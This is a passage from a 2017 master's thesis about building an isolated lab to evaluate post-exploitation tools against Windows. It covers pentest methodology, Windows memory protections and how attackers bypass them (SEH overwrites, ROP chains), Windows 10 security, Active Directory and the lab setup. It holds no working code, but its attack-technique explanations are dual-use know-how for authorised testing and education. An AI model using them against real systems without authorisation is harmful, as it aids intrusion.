



University of Piraeus
Department of Digital Systems

Post Graduate Studies

Master Thesis

**Computer Laboratory Setup for the Assessment of State-of-the-Art
Penetration Testing Tools**

George Diathesopoulos MTE14003
Supervised by Christoforos Dadoyan

Piraeus 2017

Abstract

The purpose of this thesis is to provide an overview of the most state-of-the-art penetration testing tools used for post-exploitation purposes and assess their efficiency against different Windows operating systems. We have created a lab configured according to modern security standards and best practices in order to examine specific test cases that simulate real attack scenarios. We evaluate the efficiency of these tools against Windows defensive mechanisms and other commercial antivirus software, present results and compare them.

Table of Contents

1. Introduction	3
1.1 Motivation	3
1.2 Objective	4
1.3 Thesis Organization	4
2. Background and Literature	6
2.1 Penetration Testing	6
2.1.1 Types of Penetration Testing	6
2.1.2 Penetration Testing Methodology	8
2.1.3 Post-Exploitation	9
2.2 Windows Security	9
2.3 Security in Windows 10	12
2.3.1 Virtualization-based-security	12
2.3.2 Authentication and Authorization	13
2.3.3 Antimalware Scan Interface AMSI	14
2.4 Active Directory	15
2.5 Security in Active Directory	17
3. Computer Laboratory	20
3.1 Setup and Configuration	20
3.2 Components	21
4. Tools for Post-Exploitation	25
4.1 PowerShell for Penetration Testing	25
4.2 PowerShell Empire	25
4.3 Nishang	28
5. Testing Phase & Results	31
5.1 Penetration Testing with Empire	31
5.1.1 Creating Payload and Gaining Access	31
5.1.2 Post-Exploitation	33
5.2 Penetration Testing with Nishang	36
5.3 Results	40
6. Conclusions & Future Work	43
Abbreviations	44

References45

Chapter 1

1. Introduction

“The scariest moment is always just before you start.”

Stephen King, On Writing: A Memoir of the Craft

1.1 Motivation

Companies and organizations today face increasing risks due to growing complexity in technologies and communications, combined with shrinking investments in information protection. However, research has shown that involving information security early in business initiatives, dramatically reduces the risks and tangibly enhances the benefits of strategic changes. The importance of information security is therefore high, as companies and organizations rely to a great extent on the security of their business applications and network infrastructure.

As a result, they need to assess, analyze and mitigate their risk. The most common approaches to achieve that and in order to improve the overall security posture, companies must perform regular vulnerability assessments and penetration testing. These two terms are often used interchangeably; however, they are actually quite different. Vulnerability assessments involve automated scanning tools to identify a list of potential vulnerabilities. These scans often result in a massive number of issues per system and a significant number of false positives. While vulnerability scanning can be useful when performed on a regular and continuous basis to monitor compliance with security and configuration standards, it typically does not provide an organization with actionable and practical remediation steps to improve its overall security posture.

In contrast, penetration testing includes manual effort. It attempts to break into a target system utilizing an assortment of tools and techniques similar to those of real attackers. It includes extensive discovery activities as well as validation and exploitation of identified exposures and vulnerabilities.

However, since there is already a wide variety of available tools and new ones are continuously developed, penetration testers encounter difficulties in choosing the most efficient and suitable for their activities. As a result, they should be able to test currently available and new tools on a regular basis in order to develop new attacks or techniques and for this reason, it is essential to establish an environment that allows the testing of such tools. Ideally, that environment should meet the requirements and specifications of a real business network in order to be able to simulate a real attack scenario from all aspects.

Additionally, many companies and organizations are not willing to welcome change in general and that also applies in IT infrastructures. Consequently, they result in using outdated technologies, software versions and operating systems which are vulnerable to common exploits and introduce new risk. For this reason, it is essential to assess the defensive mechanisms and capabilities of different operating systems used in modern networks so as to identify the importance of patching and upgrading of systems and technologies.

1.2 Objective

The study throughout this thesis and all conclusions will be based on two main objectives as shown below:

- Setup a testing environment, according to best practices and modern security standards
- Investigate and test penetration testing tools used especially for post exploitation, compare them and assess their efficiency against different Windows environments

1.3 Thesis Organization

This thesis follows the outline as described below:

Chapter 1 – This chapter. We give an introduction on the subject and an insight of what follows in this Thesis.

Chapter 2 – We present some basic terms regarding penetration testing and defensive/ security mechanisms in Windows.

Chapter 3 – We present the setup of our laboratory its components and the relationships between them

Chapter 4 – Here we discuss about the tools that we used during our testing procedures presenting their capabilities

Chapter 5 – This chapter describes the testing procedures we performed in detail and evaluate their results

Chapter 6 – This chapter refers to the conclusions from the tests we performed and the future work that could be done

Chapter 2

2. Background and Literature

2.1 Penetration Testing

“Penetration testing is the process of attempting to gain access to resources without knowledge of usernames, passwords and other normal means of access” (1) . It is performed to identify vulnerabilities and exploit them by circumventing or defeating the security measures of system components. It is a manual process that may include the use of vulnerability scanning or other automated tools in order to produce a comprehensive report that usually includes:

- Executive summary, emphasizing in business impact of any issues identified during testing
- Summary of technical findings
- Detailed technical report of findings emphasizing in the risk, business impact and threats
- Detailed evidence demonstrating any unauthorized access achieved during testing
- Detailed recommendations prioritized by risk level
- Estimation of resources required to apply recommendations

The above mentioned may differ depending on the scope of penetration testing and the agreement between the tester and system owner. Furthermore, it should be noted that a penetration tester must always have the permission from the owner of the computing resources under test.

2.1.1 Types of Penetration Testing

There are different types of penetration testing; however, it depends on what the entity under test needs to test, whether the scope is to simulate an attack from an external source or by an insider. There are two widely accepted approaches which are White-box and Black-box. However, we are going to split up these main approaches into six in order to explain more precisely all the possible types of penetration testing.

The six types of tests described below are different depending on the amount of information that the penetration tester has on the target and the knowledge possessed by the target from the penetration tester.




Figure 1: Types of Penetration Test

- **Blind:** The penetration tester undertakes tests on the target with no prior knowledge of the security system, its components or its flows. The target is prepared to be tested while knowing in advance the details of the test.
- **Double Blind:** The penetration tester undertakes tests on the target with no prior knowledge of the security system, its components or its flows. The target is not notified in advance on the scope of this test. Channels and vectors used for testing are also not announced.
- **Grey Box:** The penetration tester undertakes tests on target with limited knowledge of the security system, its components and flows. The target is prepared to be tested while knowing in advance the details of the test.
- **Double Grey Box:** The penetration tester undertakes tests on target with limited knowledge of the security system, its components and has complete visibility of flows. The target is prepared to be tested with limited details of the test.
- **Tandem:** The penetration tester and the target are prepared to test and know in advance all the details of the test.
- **Reversal:** The penetration tester undertakes a test of the target with full knowledge of all its processes and its operational security system. On the other hand, the target has no information on the nature of the tests or the date of their launches and how they are realized.

2.1.2 Penetration Testing Methodology

According to NIST, penetration testing consists of four main phases (2):

- Planning phase. Includes management approval, identification of rules and goals definition
- Discovery phase. Includes information gathering about the target and vulnerability scanning
- Attack phase. Includes additional discovery activities and exploitation
- Reporting delivery as described in section 2.1

The following image displays the aforementioned:




Figure 2: Penetration Testing Methodology by NIST (2)

Below, we analyze how these four steps apply on an infrastructure penetration testing:

Infrastructure penetration testing

An infrastructure penetration testing can be divided into two distinct phases:

Phase 1: Infrastructure scan: This phase of the methodology consists of techniques aimed at exploiting weaknesses in IP network services. EY has developed a sophisticated and effective program to test the security surrounding network-connected systems. This includes controlled penetration tests that are used to attempt to gain unauthorised access to systems on the internal network. The following aspects of the methodology were used:

- Host identification
- Service scan
- Information retrieval
- Proprietary footprinting tools
- Vulnerability scan

Although automated scanning tools provide a solid foundation for vulnerability detection, they have several limitations. Firstly, many of the tools generate inconclusive reports due to a high number of false positives, false negatives and the inherent ambiguity in automated scanning techniques. Additionally, due to the relatively static nature of many scanners, these products may not test for the most

recently identified vulnerabilities and are unable to perform the actions that an experienced penetration tester would do. To overcome these issues, it is essential to evaluate the outputs of automated tools and, where possible manually verify the existence of vulnerabilities to improve the quality of testing and the accuracy of reporting.

The primary tools commonly used in this phase of the assessment are Nmap, Nessus, netcat and Wireshark.

Phase 2: Exploitation of hosts: During this phase, it is attempted to exploit vulnerabilities in the target hosts. Both proprietary and widely available exploits are used to attempt to circumvent selected systems' security. This specific exploitation approach includes the following:

- Vulnerability mapping
- Configuration attacks
- Local attacks
- 'Next step' attacks

The primary tools commonly used in this phase of the assessment were Nmap, Nessus, Metasploit and Cain.

2.1.3 Post-Exploitation

During the post-exploitation phase of penetration testing, it is important to assess the value of the compromised machine and find ways to maintain control for later use and further compromise of the network. Penetration testers attempt to identify sensitive information, communication channels and connections with other network devices that may be useful in further access to the network. A number of possible actions during post-exploitation is shown below:

- **Privilege escalation** - The attempt to get elevated access to system resources that are normally protected
- **Maintaining access** - Create a backdoor so that to access system resources anytime
- **Data harvesting** - Gathering of useful information such as usernames and passwords etc.
- **Get password hashes** - Acquire password hashes in order to perform more sophisticated attacks such as "Pass The Hash" and get access to another system
- **Pivoting** - The movement from one system to another in the same network

2.2 Windows Security

Microsoft Windows operating system provides a number of security mechanisms to prevent several attacks.

Canary

Stack canaries work by modifying every function's prologue and epilogue regions to place and check a value on the stack respectively. As such, if a stack buffer is overwritten during a memory copy operation, the error is noticed before execution returns from the copy function. When this happens, an exception is raised, which is passed back up the exception handler hierarchy until it finally hits the OS's default exception handler. If you can overwrite an existing exception handler structure in the stack, you can make it point to your own code. This is a Structured Exception Handling (SEH) exploit, and it allows you to completely skip the canary check.

DEP (Data Execution Prevention) / NX

DEP and NX essentially mark important structures in memory as non-executable, and force hardware-level exceptions if you try to execute those memory regions. This makes normal stack buffer overflows immediately run an arbitrary shellcode impossible since the stack is non-executable. Bypassing DEP and NX requires an attack technique called Return-Oriented Programming.

ROP essentially involves finding existing snippets of code from the program (called gadgets) and jumping to them, such that you produce a desired outcome. Since the code is part of legitimate executable memory, DEP and NX cannot prevent the attack. These gadgets are chained together via the stack, which contains the exploit payload.

Each entry in the stack corresponds to the address of the next ROP gadget. Each gadget is in the form of `instr1; instr2; instr3; ... instrN; ret`, so that the `ret` will jump to the next address on the stack after executing the instructions, thus chaining the gadgets together. Often additional values have to be placed on the stack in order to successfully complete a chain, due to instructions that would otherwise get in the way.

An attacker must chain these ROPs together in order to call a memory protection function such as `VirtualProtect`, which is then used to make the stack executable, so an arbitrary shellcode can run, via a `"jmp esp"` or equivalent gadget. Tools like `mona.py` and (3) can and be used to generate these ROP gadget chains, or find ROP gadgets in general.

ASLR (Address Space Layout Randomization)

In older versions of Windows, core processes tended to be loaded into predictable memory locations upon system startup. Some exploits work by targeting memory locations known to be associated with particular processes. ASLR randomizes the memory locations used by system files and other programs, making it much harder for an attacker to correctly guess the location of a given process. The combination of ASLR and DEP creates a fairly formidable barrier for attackers to overcome in order to achieve reliable code execution when exploiting vulnerabilities.

ASLR was introduced in Windows Vista and has been included in all subsequent releases of Windows. As with DEP, ASLR is only enabled by default for core operating system binaries and applications that are explicitly configured to use it via a new linker switch.

Structured Exception Handling

Structured Exception Handling (SEH) is a uniform system for dispatching and handling exceptions that occur during the normal course of a program's execution. This system is similar in spirit to the way that UNIX derivatives use signals to dispatch and handle exceptions, such as through SIGPIPE and SIGSEGV. SEH, however, is a more generalized and powerful system for accomplishing this task, in the author's opinion.

In terms of implementation, structured exception handling works by defining a uniform way of handling all exceptions that occur during the normal course of process execution. In this context, an exception is defined as an event that occurs during execution that necessitates some form of extended handling. There are two primary types of exceptions. The first type, known as a hardware exception, is used to categorize exceptions that originate from hardware. For example, when a program makes reference to an invalid memory address, the processor will raise an exception through an interrupt that gives the operating system an opportunity to handle the error. Other examples of hardware exceptions include illegal instructions, alignment faults, and other architecture-specific issues. The second type of exception is known as a software exception. A software exception, as one might expect, originates from software rather than from the hardware. For example, in the event that a process attempts to close an invalid handle, the operating system may generate an exception.

One of the reasons that the word structured is included in structured exception handling is because of the fact that it is used to dispatch both software and hardware exceptions. This generalization allows applications to handle all types of exceptions using a common system, thus allowing for greater application flexibility with regards to error handling.

The most important detail of SEH is the mechanism through which applications can dynamically register handlers to be called when various types of exceptions occur. The act of registering an exception handler is most easily described as inserting a function pointer into a chain of function pointers that are called whenever an exception occurs. Each exception handler in the chain is given the opportunity to either handle the exception or pass it on to the next exception handler.

2.3 Security in Windows 10

As with every release of a Microsoft operating system, Microsoft 10 includes new security features and mechanisms that are implemented to cover gaps and inconsistencies in the overall security environment of the operating system. Most of these new features are based on virtualization technologies provided by recent processors (Intel i5 and later) and are presented by Microsoft as “*Virtualization-based-security*”.

As passwords management adds considerable overhead to many organizations, Microsoft has added authentication mechanisms based on simplified Multi-factor Authentication (MFA) and the use of biometrics. Microsoft has called the new authentication/ Single Sign On (SSO) mechanism “*Microsoft Passport*” and the biometric authentication mechanism is performed by “*Windows Hello*”.

Windows 10 Enterprise also includes a new edition of Microsoft browser, named Edge, which also includes new security features that aim to prevent standard browser exploitation and protect its users.

2.3.1 Virtualization-based-security

Virtualization technologies like Microsoft Hyper-V have proven extremely effective in isolating and protecting virtual machines (VMs) in the data center. Now, with those virtualization capabilities becoming more pervasive, there is an incredible opportunity for new Windows client security scenarios. Windows 10 can use virtualization technology to isolate core operating system services in a segregated, virtualized environment, similar to a VM. This additional level of protection, called virtualization-based security, ensures that no one can manipulate those services, even if the kernel of the host operating system is compromised. Windows are able to take advantage of processors equipped with second-level address translation (SLAT) technology and virtualization extensions to create a secure execution environment for sensitive Windows functions and data:

- **Hypervisor Code Integrity (HVCI).** The HVCI service in Windows 10 determines if code execution in kernel mode is securely designed and trustworthy. It offers Zero-Day and vulnerability exploit protection capabilities by ensuring that all software running in kernel mode, including drivers, securely allocate memory and operate as they are intended. In Windows 10, kernel mode code integrity is configurable, which allows organizations to scope pre-boot code execution to their desired configuration.
- **Local Security Authority (LSA).** The LSA service in Windows manages authentication operations, including NT LAN Manager (NTLM) and Kerberos mechanisms. In Windows 10, the Credential Guard feature isolates a portion of this service and helps mitigate the pass-the-hash and pass-the-ticket

techniques by protecting domain credentials. In addition to logon credentials, this protection is extended to credentials stored within Credential Manager. For more information about Credential Guard, see the Credential Guard section.

The following image displays an architectural layer overview of Virtualization-based security (VBS). It should also be noted that Virtualization-based security offers two Virtual Trust Levels (VTLs):

0. Normal World (VLT 0)
1. Secure World (VLT 1)




Figure 3: VBS Architectural Layer Overview

Applications running in VTL 1 are called Trustlets. Obviously, if virtual machine file systems are stored on the hypervisor’s file system and loaded by a compromised kernel, this method is redundant. As such, the implementation of VBS of Windows 10 Enterprise relies on Trusted Platform Module (TPM), Secure Boot and code signing certificates in order to validate code that should be loaded in privileged virtual machines. At boot, a small footprint hypervisor signed by Microsoft is run, the role of which is to load the virtual machines running Trustlets at the required privilege levels.

2.3.2 Authentication and Authorization

Windows 10 introduced “Windows Hello”, a new technology for biometric-based authentication. The set of methods currently include the following:

- Face recognition
- Iris scan
- Fingerprint scan

Face recognition is performed with a certified camera. The iris scan is specific to Windows 10 Mobile devices and as with face recognition, the method for iris scanning is based on both a high resolution camera and an infrared camera. All methods require the user to enter a PIN code to unlock the device first. This PIN complexity can be configured by a group policy and contains not only numeric values but alphanumeric and special characters as well. Once the PIN is entered, the user can enroll the device using one of the supported methods. Secrets for Windows Hello are stored on the host TPM chip and are not transmitted outside of the device.

Additionally, Windows 10 introduced “*Microsoft Passport*”. Passport is the main authentication mechanism for Windows 10. It is based on a multi-factor authentication principle and consists of an enrolled device and either Windows Hello or a PIN. As the secrets unlocked by “*Windows Hello*” or the PIN are stored in the device TPM chip, the device itself is considered as the other half of the two-factor authentication system

2.3.3 Antimalware Scan Interface AMSI

The Antimalware Scan Interface (AMSI) is a generic interface standard that allows applications and services to integrate with any antimalware product present on a machine. It provides enhanced malware protection for users and their data, applications, and workloads.

AMSI is designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques.

AMSI also supports the notion of a session so that antimalware vendors can correlate different scan requests. For example, the different fragments of a malicious payload can be associated to reach a more informed decision, which would be much harder to reach just by looking at those fragments in isolation.




Figure 4: AMSI Architecture [7]

2.4 Active Directory

Active Directory has been developed by Microsoft and it is used to manage Windows domain networks. It is actually how things are handled in most production environments except that there are several domain controllers in order to avoid having a single point of failure for all services. A server running Active Directory Domain Services (AD DS) is called Domain Controller. It provides a set of services including:

- DNS (Domain Name Server) - DNS records defines what services are available on the domain and who provides them
- LDAP (Lightweight Directory Services) - This service is responsible for keeping track of the domain network components
- Kerberos - Kerberos is responsible for handling the Single Sign On (SSO) throughout the domain and allows a user to provide his credentials to log into multiple computers within the domain
- SMB - It is used for file sharing throughout the domain as well as to share group policies.

Active Directory is basically a database. It keeps track of all the user accounts and passwords in an organization. It allows you to improve your organization's security by storing your user accounts and passwords in one protected location.

It is subdivided into one or more domains – a security boundary – and each and every one of the domains, is hosted by a server computer called a domain controller (DC). The domain controller is a server computer that responds to security authentication requests (logging in, checking permissions, etc.) within a Windows domain.

Security principals are any entity that can be authenticated by the operating system, such as a user account, a computer account, or a thread or process that runs in the security context of a user or computer account, or the security groups for these accounts.

There are two forms of security principals in Active Directory: user accounts and computer accounts in both each category, represent a physical entity. User accounts can also be used as dedicated service accounts for some applications. Security groups are used to collect user accounts, computer accounts, and other groups into manageable units.

In the Windows Server operating system, there are several built-in accounts and security groups that are preconfigured with the appropriate rights and permissions to perform specific tasks. For Active Directory, there are two types of administrative responsibilities:

- **Service administrators:** Responsible for maintaining and delivering Active Directory Domain Services (AD DS), including managing domain controllers and configuring the AD DS.

- **Data administrators:** Responsible for maintaining the data that is stored in AD DS and on domain member servers and workstations.

About Active Directory groups

Groups are Active Directory objects that can contain users, contacts, computers, and other groups. In Windows 2000, groups are created in domains, using the Active Directory Users and Computers tool. You can create groups in the root domain, in any other domain in the forest, in any organizational unit, or in any Container class object (such as the default Users container). Like user and computer accounts, groups are Windows 2000 security principals; they are directory objects to which SIDs are assigned at creation.

In general, groups are used to collect user accounts, computer accounts, and other groups into manageable units. Working with groups instead of with individual users helps simplify network maintenance and administration. There are two types of groups in Active Directory:

- **Distribution groups:** Used to create email distribution lists.
- **Security groups:** Used to assign permissions to shared resources.

Distribution groups

Distribution groups have only one function—to create e-mail distribution lists. You use distribution groups with e-mail applications (such as Microsoft Exchange) to send e-mail to the members of the group. As with a security group, you can add a contact to a distribution group so that the contact receives e-mail sent to the group.

Distribution groups play no role in security (you do not assign permissions to distribution groups), and you cannot use them to filter Group Policy settings and that they cannot be listed in discretionary access control lists (DACLS).

Security groups

In the Windows 2000 operating system, security groups are an essential component of the relationship between users and security. Security groups have two functions:

- To manage user and computer access to shared resources
- To filter Group Policy settings

Assign user rights to security groups in Active Directory

User rights are assigned to a security group to determine what members of that group can do within the scope of a domain or forest. User rights are automatically assigned to some security groups when Active Directory is installed to help administrators define a person's administrative role in the domain.

For example, a user who is added to the Backup Operators group in Active Directory has the ability to back up and restore files and directories that are located on each domain controller in the domain. This is possible because, by default, the user rights Backup files and directories and Restore files and directories are automatically assigned to the Backup Operators group. Therefore, members of this group inherit the user rights that are assigned to that group. You can use Group Policy to assign user rights to security groups to delegate specific tasks. For more information about using Group Policy, see User Rights Assignment.

Assign permissions to security groups for resources

Permissions are different than user rights. Permissions are assigned to the security group for the shared resource. Permissions determine who can access the resource and the level of access, such as Full Control. Some permissions that are set on domain objects are automatically assigned to allow various levels of access to default security groups, such as the Account Operators group or the Domain Admins group.

Security groups are listed in DACLs that define permissions on resources and objects. When assigning permissions for resources (file shares, printers, and so on), administrators should assign those permissions to a security group rather than to individual users. The permissions are assigned once to the group, instead of several times to each individual user. Each account that is added to a group receives the rights that are assigned to that group in Active Directory, and the user receives the permissions that are defined for that group.

2.5 Security in Active Directory

Object and Attribute Protection

An access-control list (ACL) protects all objects in Active Directory Domain Services. ACLs determine who can view the object, what attributes they can read, and what actions each user can perform on the object. The existence of an object or an attribute is never revealed to an unauthorized user.

An ACL is a list of access-control entries (ACEs) stored with the object that it protects. In Windows NT and Windows 2000, an ACL is stored as a binary value, called a security descriptor. Each ACE contains a security identifier (SID), which identifies the principal (user or group) to whom the ACE applies, and data about what type of access the ACE grants or denies.

ACLs for directory objects contain ACEs that apply to the object as a whole and ACEs that apply to the individual attributes of the object. This allows an administrator to control not only which users can see an object, but also what properties those users can view. For example, all users might be granted read access to the email and telephone number attributes for all other users, but security properties of users might be denied to all but members of a special security administrators group. Individual users might be granted write access to personal attributes such as the telephone and mailing addresses on their own user objects.

Delegation

Delegation is one of the most important security features of Active Directory Domain Services. Delegation enables a higher administrative authority to grant specific administrative rights for containers and subtrees to individuals and groups. Domain administrators, with broad authority over large segments of users, are no longer required.

An ACE can grant specific administrative rights for the objects in a container to a user or group. Rights are granted for specific operations on specific object classes using ACEs in the container's ACL. For example, to enable a user named "user 1" to be an administrator of the "Corporate Accounting" organizational unit, add ACEs to the ACL on "Corporate Accounting" as follows:

```
""user 1";Grant ;Create, Modify, Delete;Object-Class User"user 1";Grant ;Create, Modify, Delete;Object-Class Group"user 1";Grant ;Write;Object-Class User; Attribute Password"
```

Now, user 1 can create new users and groups in Corporate Accounting and set the passwords on existing users, but user 1 cannot create any other object classes and cannot affect users in any other containers, unless, of course, user 1 is granted that access by ACEs on the other containers.

Inheritance

Inheritance allows a given ACE to be propagated from the container where it was applied to all children of the container. Inheritance can be combined with delegation to grant administrative rights to a whole subtree of the directory in a single operation.

Chapter 3

3. Computer Laboratory

3.1 Setup and Configuration

As we already mentioned, it is essential for penetration testers to have their own testing environment in order to explore new tools and test them under different conditions as well as to develop new attacks and techniques. For this reason, we have setup an isolated computer laboratory according to modern security standards and best practices. To simulate a real scenario and meet the requirements of a real network, we have established a domain controller using Active Directory.

In more detail, we have established a virtual network using Oracle VM VirtualBox Manager Version 5.1.14 r112924 which hosts the following network components:

- Virtual Host-Only Network
- Windows Server 2012 R2 64-bit
- Windows 7 Ultimate 64-bit
- Windows 10 Professional 64-bit
- pfSense
- Kali Linux, Rolling Edition 64-bit




Figure 5: Architecture Diagram

3.2 Components

The Virtual Network

There are three options to use for our virtual network depending on what we are trying to achieve as described below:

- **NAT** - The virtualization software creates a new virtual network in which virtual machines are hosted. The software acts as a router, transmitting traffic between the virtual network and the real network that the host computer is associated with.
- **Host-Only** - The virtualization software creates a new virtual network, but it does not act as a router. All virtual machines hosted in a host-only network can communicate among themselves, but their traffic cannot leave the host device.
- **Bridged** - The virtualization software puts the virtual machine on the same network as the host computer and as a result it acts exactly as another computer on the network.

To satisfy the needs of our virtual network, we used the Host-Only option. The following image displays the configuration settings that we used.

